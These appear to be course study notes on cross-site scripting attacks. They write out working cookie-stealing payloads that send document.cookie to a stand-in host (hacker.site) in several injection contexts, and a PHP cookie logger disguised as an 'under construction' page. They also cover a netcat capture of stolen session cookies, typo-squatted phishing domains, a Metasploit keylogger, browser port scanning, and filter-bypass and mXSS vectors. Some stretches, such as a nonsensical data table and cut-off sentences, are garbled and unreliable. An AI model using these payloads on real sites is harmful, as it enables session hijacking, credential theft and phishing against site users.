

# Module 3 - Cross Site Scripting

## <"XSS">

*Alert box is just enough to explain to the client that the flaw should be patched asap*

## Cross-Site Scripting

- Reflected XSS
- Persistent XSS
- DOM XSS

## Dom based

- when we talk about Dom based, there're 2 fundamental keywords: - sources and sinks
  - eg: **location.hash** is the source of the untrusted input. **.innerHTML** is the sink where the input is used.
- read this: <http://www.webappsec.org/projects/articles/071105.html>

## Universal XSS (UXSS)

- it doesn't leverage the flaws against web application but the browser, its **extensions** or **plugins**
  - eg: google chrome extension WordReference

## XSS Attacks

### What is the worst thing you can do with XSS?

#### [1] Cookie Gathering

- stealing cookies is a 3-step process
  - script injection → cookie recording → logging

## Stealing Cookies

- we need to send the **document.cookie** to something we can control
  - `new Image().src = "http://hacker.site/C.php?cc="+escape(document.cookie);`

### Few Scenarios to look at

Stealing Cookies

```
<!-- Script Variable -->
<script> var a = ">>INJ<<"; </script>
  ";new Image().src="http://hacker.site/C.php?cc="+escape(document.cookie);//

<!-- Attribute -->
<div id=">>INJ<<"
  x" onmouseover="new Image().src='http://hacker.site/C.php?cc='+escape(document.cookie)

<!-- HREF -->
<a href="victim.site/#>>INJ<<"
  x" onClick="new Image().src='http://hacker.site/C.php?cc='+escape(document.cookie)
```

### Stealing Cookies

```
<!-- Script Variable -->
<script> var a = ">>INJ<<"; </script>
  ";new Audio().src="http://hacker.site/C.php?cc="+escape(document.cookie);//

<!-- Attribute -->
<video width="320" height=">>INJ<<"
  240" src=x onerror="new Audio ().src='http://hacker.site/C.php?cc='+escape(document.cookie)
```

## Cookie Recording and Logging

### basic use

Basic Use

```
<?php
error_reporting(0); # Turn off all error reporting

$cookie    = $_GET['cc']; # Request to log

$file      = '_cc_.txt'; # The log file
$handle    = fopen($file,"a"); # Open log file in append mode
fwrite($handle,$cookie."\n"); # Append the cookie
fclose($handle); # Append the cookie

echo '<h1>Page Under Construction</h1>'; # Trying to hide suspects...
```

## Advanced use

### Advanced Use

```
<?php error_reporting(0); # Turn off all error reporting
function getVictimIP() { ... } # Function that returns the victim IP
function collect() {
    $file = '_cc_.txt';
    $date = date("l dS of F Y h:i:s A");
    $IP = getVictimIP();
    $cookie = $_SERVER['QUERY_STRING'];
    $info = "*** other valuable information ***";

    $log = "[$date]\n\t> Victim IP: $IP\n\t> Cookies: $cookie\n\t> Extra info: $info\n";
    $handle = fopen($file,"a");
    fwrite($handle,$log."\\n\\n");
    fclose($handle);
}
collect();
echo '<h1>Page Under Construction</h1>'; # Trying to hide suspects
```

The log file  
Date  
A function that returns the victim IP address  
All query string

File > \_cc\_.txt

```
(Monday 12th 2014 01:30:25 PM)
> Victim IP: 127.0.0.1
> Cookies: test=test&encrypt
> Extra info: ** other valuable information **
```

- Once we obtain the desired cookies `_^` we can do several things in addition to **Logging**
  - eg: a request to an API that requires the stolen cookie (impersonation), notify the attacker via email.
  - eg: netcat server → instead of setting up a server and configuring the scripts, **netcat** can be a fast and simple solution to track the stolen cookie.

Starting netcat on the localhost, with verbose mode on port 80

```
ohpe@kali:~$ sudo netcat -lvvp 80
listening on [any] 80 ...
```

### Client-side request

```
<script>
new Image().src="http://192.168.3.27/"+
escape(document.cookie);
</script>
```

```
hacker@kali:~$ sudo netcat -lvpv 80
listening on [any] 80 ...
192.168.3.19: inverse host lookup failed: Unknown server error : Connection timed out
connect to [192.168.3.27] from (UNKNOWN) [192.168.3.19] 10374
GET /_uvt%30%3B%20uvt%30dass%3B%20 utma%30233483271.1379834766.1399902110.1399
902110.1399902110.1%3B%20 _utmc%30233483271%3B%20 utmz%30233483271.1399902110.1
.1.utmccn%30s21147.101620-qtu.sipontum.hack.me%7Cutmccn%30s28referral%29%7Cutmcc
d%30referral%7Cutmccct%30/index.php%3B%20PHPSESSID%3011312uvu05vilau82v8feiul4%3
B%20popunder%30yes%3B%20popunder%30yes%3B%20setover18%301 HTTP/1.1
Host: 192.168.3.27
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:29.0) Gecko/20100101 Firefox/
29.0
Accept: image/png,image/*;q=0.8,*/;q=0.5
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://s3-101146-wtn.sipontum.hack.me/programs/
Connection: keep-alive

sent 0, rcvd 709
```

**Request logged**

## Bypassing HTTPONLY flag

- XST - cross-site tracing
  - uses trace method to bypass httponly flag by creating curl request or using xmlhttprequest method in js
- exploiting web servers bugs
  - eg: apache http server 2.2.x through 2.2.21 ([CVE-2012-0053](#))
    - poc: <https://www.exploit-db.com/exploits/18442>
  - Beef → there's a module called **Apache cookie Disclosure**
    - BeEF tunneling proxy -Browser exploitation framework)
      - Also effective against web dev protection techs such as suing multiple validations like **User-Agent, IP, Custom headers**, etc..


## [2] Defacements

- *one of the worst visible damages that an XSS flaw may cause.*



## Categories

- Non-persistent or virtual defacement → reflective XSS





- Persistent → stored XSS



## [3] Phishing

### • Basic Example:

1. assuming we have xss flaw in a website and we want to steal the information that's submitted in a form, how do we do that?
  - Alter action attribute of the <FORM> tag.
2. assume that the XSS flaw page is in the same page of the stolen form.
 

⇒ phishing attack :)

## → Phishing Attack

### Cloning a website:

- Gnu wget command line
- beEF web cloning
- Social engineer toolkit site cloner

### Choosing a domain:

- Once the website has been clone, you should consider where you will host the phishing site. Skipping the "logistics part" (virtual hosting, register, etc..), an interesting point to analyze is what domain name to use.
- The more the domain name is similar to the victim's domain name the better.
- The simplest way to generate an alike domain name is introducing **typos** and playing with **characters variations**.
  - eg: www.google.com → wwwgoogle.com

[illegible]

row_type	row	row_k	row_v	row_id	row_val
Character	0x00000000	www.google.com	74,125,232,139	UNITED STATES	com
Character	0x00000000	www.google.com	74,125,232,159	UNITED STATES	com
Character	0x00000000	www.google.com	152	UNITED STATES	com
Character	0x00000000	www.google.com	74,125,232,151	UNITED STATES	com
Character	0x00000000	www.google.com	74,125,232,152	UNITED STATES	com
Character	0x00000000	www.google.com	151	UNITED STATES	com
Character	0x00000000	www.google.com	69,65,58,3	UNITED STATES	google.com
Character	0x00000000	www.google.com	74,125,232,159	UNITED STATES	com
Character	Repeat	www.google.com	74,125,232,159	UNITED STATES	com
Character	Repeat	www.google.com	74,125,232,152	UNITED STATES	com
Character	Repeat	www.google.com	200,43,10,5	UNITED STATES	com
Character	Repeat	www.google.com	74,125,232,159	UNITED STATES	com
Character	Repeat	www.google.com	7	UNITED STATES	com
Character	Repeat	www.google.com	7	UNITED STATES	com
Character	Repeat	www.google.com	74,125,232,152	UNITED STATES	com
Character	Repeat	www.google.com	74,125,232,159	UNITED STATES	com
Character	Repeat	www.google.com	74,125,232,159	UNITED STATES	com
Character	Repeat	www.google.com	74,125,232,159	UNITED STATES	com
Character	Repeat	www.google.com	69,65,58,3	UNITED STATES	com
Character	Repeat	www.google.com	7	UNITED STATES	com

**lazy** www.google.com

### auxiliary(http\_javascript\_keylogger)

This module creates a **demo page** for us. This is an interesting feature if we want to test the module or our attack before start. To enable this feature, just set the **DEMO** option to **true**.

```
msf auxiliary(http_javascript_keylogger) > set DEMO true
DEMO => true
msf auxiliary(http_javascript_keylogger) >
```

## [5] Network Attacks

- at network layer we can obtain access to varieties of services that would otherwise be unavailable over http.
  - eg: email services, fax and print services, internal web servers and more
- HTTP can usually bypass the entrance to intranet networks. Despite other protocols.

### [5.1] IP Detection


- Extracting internal network information from victim's browsers is a task that requires the use of external browser's plugins, such as the Java JRE and a little bit of victim interaction with generated applets.
  - my address java applet
- **WebRTC** HTML5 feature to discover local IP addresses
  - demo: <http://net.ipcalf.com/>

Without going too deep in theory details, the idea behind this implementation is to exploit the main aim of this feature:

*"To enable rich, high quality RTC applications to be developed in the browser via simple JavaScript APIs and HTML5."*

WebRTC

## [5.2] Subnet Detection



## [5.3] Ping Sweeping

- Once a valid subnet has been obtained, the next stop is to ping sweep the network.
  - approaches: Java applets or same approach used before to detect subnets.
- HTML5 web Workers api

what's web workers api in html?

Web Workers in HTML5 enable parallel processing in web appl

Dedicated Workers: Dedicated to a single script, communica

Shared Workers: Can be shared among multiple scripts/window

Web Workers enhance responsiveness by allowing tasks like d

- eg: dedicated workers

```
// In the main script
const worker = new Worker('worker.js');
worker.postMessage('Hello from the main script!');
worker.onmessage = function(event) {
  console.log('Message from the worker:', event.data)
};
```



```
// In the main script
const worker = new Worker('worker.js');

worker.postMessage('Hello from the main script!');

worker.onmessage = function(event) {
    console.log('Message from the worker:', event.data)
};
```

- Using XHR technique to determine if the host is up or dead.
  - by observing the short timing response

## [5.4] PortScanning

- Simple Port Scanner
  - <img> tag and DOM Events to detect whether a port on a specific host is opened or closed.
  - **Idea:** set the image source on a specific port of the target host in order to let the browser know to perform a tcp connection to the defined port and then analyze the events.

**Simple Port Scanner**

```
scanTarget = function(target, ports, timeout){
    ...
    var img = new Image();
    img.onerror = doSomething(); // Check times, Log events, etc..
    img.src = 'http://' + target + ':' + port; // Start the connection
    ...
}
```



```
> scanTarget("victim.site", [80,443,777], 1000)
undefined
  ▶ Resource interpreted as Image but transferred with MIME type text/html: "http://victim.site/".
  ① victim.site 80 open
  ① victim.site 443 closed
  ① victim.site 777 closed
  ▶ GET http://victim.site:443/ net::ERR_ADDRESS_UNREACHABLE
  ▶ GET http://victim.site:777/ net::ERR_ADDRESS_UNREACHABLE
> |
```

- **JS Recon tool**

# Self-XSS

## Browsers based on chromium / bypasses

- `javascript:alert(1)`
- `data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwwc2NyaXB0Pg`
- `data:text/html,<script>alert("SELF-XSS")</script>`

## Browsers based on Mozilla Firefox

- `javascript:(this.window='<script>document.location="http://example.com"</script>');`
- `data:text/html,<script>document.location=" http://example.com "</script>`


## Browsers based on Mozilla Firefox / bypasses

- create a new bookmark, name = ay\_habal,  
location=javascript:alert(document.cookie);

## Browsers Add-ons

### NoScript Security Suite / bypasses


- Console limitation




## Exotic XSS Vectors

- Mutation-based XSS (mXSS)
  - related to DOM properties.
  - may occur in innerHTML


This is not always true, however, and **Heiderich et al.** discovered with **innerHTML** property, that instead of handling user provided content as is, it *mutates*.




### XML Namespaces in Unknown Elements Causing Structural Mutation (e v8 and older)



### Backslashes in CSS Escapes causing String-Boundary Violation (e v7 and older)



### Misfit Characters in Entity Representation breaking CSS Strings (e v7 and older)



### An evergreen (ALL versions)

```
<img style="font-  
fa\22onerror\3d\61lert\28\31  
\29\20mily: 'arial'"src  
="x:x" />
```

```
<IMG style="font-fa"onerror=alert(1)  
mily: 'arial'" src="x:x">
```



### CSS Escapes in Property Names violating entire HTML Structure (v8 and older)

```
<listing>  
&lt;img src=1  
onerror=alert(1)&gt;  
</listing>
```

```
<listing>  
<img src=1 onerror=alert(1)>  
</listing>
```



## mXSS Multiple Mutations

- mXSS works recursively, so if a payload is encoded just access the innerHTML twice, and if it is n-times encoded, access innerHTML n-times!
  - Demo: <http://www.businessinfo.co.uk/labs/mxss/>

What does <listing> HTML Tag do?

The <listing> element was intended as a way to render HTML. It was never properly supported, and is now deprecated. Using <listing> will almost certainly result in unexpected

Instead, use <code>, or place the content in a <div> with  
Read more: <https://html.com/tags/listing/#ixzz8KMYw843k>

- <listing>&lt;img src=1 onerror=alert(1)></listing>